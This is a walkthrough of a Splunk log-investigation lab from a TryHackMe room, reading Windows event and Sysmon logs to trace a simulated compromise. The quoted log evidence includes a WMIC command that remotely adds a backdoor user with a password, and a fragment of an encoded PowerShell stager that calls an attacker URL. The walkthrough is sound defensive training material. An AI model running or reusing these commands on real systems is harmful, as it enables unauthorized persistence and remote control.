
TryHackMe: Investigating with Splunk

Recently I completed the investigating with splunk room. It is an intermediate level room that involves using Splunk to investigate a supposed compromise. This room covers investigating Windows based logs like event logs and Symon logs. I really enjoyed this room and I hope the following writeup can be of use to someone out there.


Scenario: SOC Analyst Johny has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analysts is to examine the logs and identify the anomalies.

How many events were collected and ingested in the index main?

To determine how many events were collected and ingested in the index main, we first need to navigate to the search and reporting app and then filter for the main index:




Then change the time filter to all time:



As you can see, there are 12,256 events.

On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

If you do some research, you will discover that the event ID for creating a new user is 4720, we can filter for this event ID by entering:



Luckily for us, there is only one result where we can see the new username created is 'A1berto':

```
Subject:
        Security ID:
S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:           James
        Account Domain:         Cybertees
        Logon ID:               0x551686

New Account:
        Security ID:
S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:           A1berto
        Account Domain:         WORKSTATION6

Attributes:
        SAM Account Name:       A1berto
```

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key.


If you look into the event IDs once again, you will notice event ID 12, which is a Sysmon event ID for RegistryEvent (Object create and delete). Therefore, we can create a query that filters for this event ID from the host 'Michael.Beaven' and that has the username we discovered earlier:

```
index="main" Hostname="Micheal.Beaven" EventID=12 A1berto
```

If you look at the first event, the answer is the TargetObject field value:

```
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
```

Or you could enter:



Examine the logs and identify the user that the adversary was trying to impersonate.

If you look closely, you will see that A1berto has a 1 instead of an l for. Therefore, it is pretty obvious that the adversary is trying to impersonate the Alberto user. We can verify this claim by checking out the User field:

User

4 Values, 0.971% of events

Reports

Top values Top values by time

Events with this field

Values	Count
NT AUTHORITY\SYSTEM	70
Cybertees\Alberto	24
NT AUTHORITY\NETWORK SERVICE	20
Cybertees\James	5

We can see the user Alberto with an l not a 1.

What is the command used to add a backdoor user from a remote computer?

To start answering this question, we should look into the event ID 4688 which is for a new process has been created. When executing a command this will create a process, meaning we can drill down and see what command was used to create the user. We can use the following search query to do this:

```
index="main" EventID="4688"
| table CommandLine
```

If you scroll down, one command line stands out:

```
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"
```

This uses the WMIC tool to execute the net user command on the WORKSTATION6 computer name. This command simply adds the user A1berto and sets his password to paw0r1.

How many times was the login attempt from the backdoor user observed during the investigation.

Here we can search for the event IDs related to successful login attempts and failed login attempts:


As you can see, nothing is found using this search query and therefore 0 attempts were made to login from the A1berto user.

What is the name of the infected host on which suspicious PowerShell commands were executed?

If you search for PowerShell on the main index, you will see that there is only one hostname:

PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

The event ID 4103 is associated with PowerShell activities/logging, therefore, we can search for this event ID to see how many events were logged:



An encoded PowerShell script from the infected host initiated a web request. What is the full URL?

Let's create a search query that looks for PowerShell with regards to the hostname James.browne:

```
index="main" Hostname="James.browne" PowerShell
```

```
Context Information:
        DetailSequence=1
        DetailTotal=1

        SequenceNumber=747

        UserId=Cybertees\James
        HostName=ConsoleHost
        HostVersion=5.1.18362.752
        HostId=0f79c464-4587-4a42-a825-a0972e939164
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAx/
        EngineVersion=5.1.18362.752
        RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
        PipelineId=1
        ScriptName=
        CommandLine=                                $taskURI = $script:TaskURIs | Get-Random
```

In the first event we can see a suspicious PowerShell script next to the HostApplication field. Let's try and decode this using the command line:

If we look at the output, we can see more base64 encoded text:

```
:FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA=='));$t='/news.php';
```

This appears to be the link, lets decode it:

```
└─$ echo "aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==" | base64 -d
http://10.10.10.5
```

Therefore, the URL is where the host made a request to is http://10.10.10.5/news.php. Let's defang it using Cyberchef:

```
http://10.10.10.5/news.php
```

26 1

Output

```
hxxp[://]10[.]10[.]10[.]5/news[.]php
```

Through analysing the logs using Splunk, I was able to uncover critical details about the adversary's actions and confirm the compromise. We discovered the creation of a backdoor user, registry modifications, and malicious PowerShell activities.